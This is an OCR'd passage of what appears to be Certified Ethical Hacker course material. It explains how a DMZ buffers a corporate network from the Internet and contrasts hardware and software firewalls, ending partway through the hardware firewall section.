

Demilitarized Zone (DMZ)

- The DMZ is a network that **serves as a buffer** between the internal secure network and the insecure Internet
- It can be created **using a firewall with three or more network interfaces**, assigned with specific roles such as the internal trusted network, the DMZ network, and the external un-trusted network

C|EH
Certified Ethical Hacker
Corporate Network
Internet
Firewall
DMZ
Intranet

Demilitarized Zone (DMZ)

In computer networks, the demilitarized zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and an untrusted external network to prevent outsider access to a company's private data. The DMZ serves as a buffer between the secure internal network and the insecure Internet, as it adds a layer of security to the corporate LAN, thus preventing direct access to other parts of the network.

A DMZ is created using a firewall with three or more network interfaces that are assigned specific roles, such as an internal trusted network, a DMZ network, or an external untrusted network (Internet). Any service such as email, web, or FTP that provides access to external users can be placed in the DMZ. However, web servers that communicate with database servers cannot reside in the DMZ, as they could give outside users direct access to sensitive information. There are many ways in which the DMZ can be configured according to specific network topologies and company requirements.



Figure 12.10: Demilitarized Zone (DMZ)




Types of Firewalls

Hardware Firewalls

- A hardware firewall is either a dedicated **stand-alone hardware device** or it comes as part of a router
- The network traffic is filtered using the **packet filtering** technique
- It is used to **filter out** the network traffic for large business networks

Public Network
Hardware Firewall Usually Part of a TCP/IP Router
Private Local Area Network
Secure Private Network
Public Network

Software Firewalls

- A software firewall is a **software program** installed on a computer, just like normal software
- It is generally used to **filter traffic** for individual home users
- It only filters traffic for the computer on which it is **installed**, not for the entire network

Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Public Network
Secure Private Network
Public Network

Note: It is recommended that you configure both a software and a hardware firewall for best protection

Types of Firewalls

There are two types of firewalls.

- **Hardware Firewalls**

  A hardware firewall is a dedicated firewall device placed on the perimeter of the network. It is an integral part of the network setup and is also built into broadband routers or used as a standalone product. It employs the technique of packet filtering. It reads the header of a packet to find out the source and destination addresses, and compares them with a set of predefined and/or user-created rules that determine whether it should forward or drop the packet. A hardware firewall functions on an individual system or a particular network connected using a single interface. Examples of hardware firewalls include Cisco ASA and FortiGate. Hardware firewalls protect the private local area network.

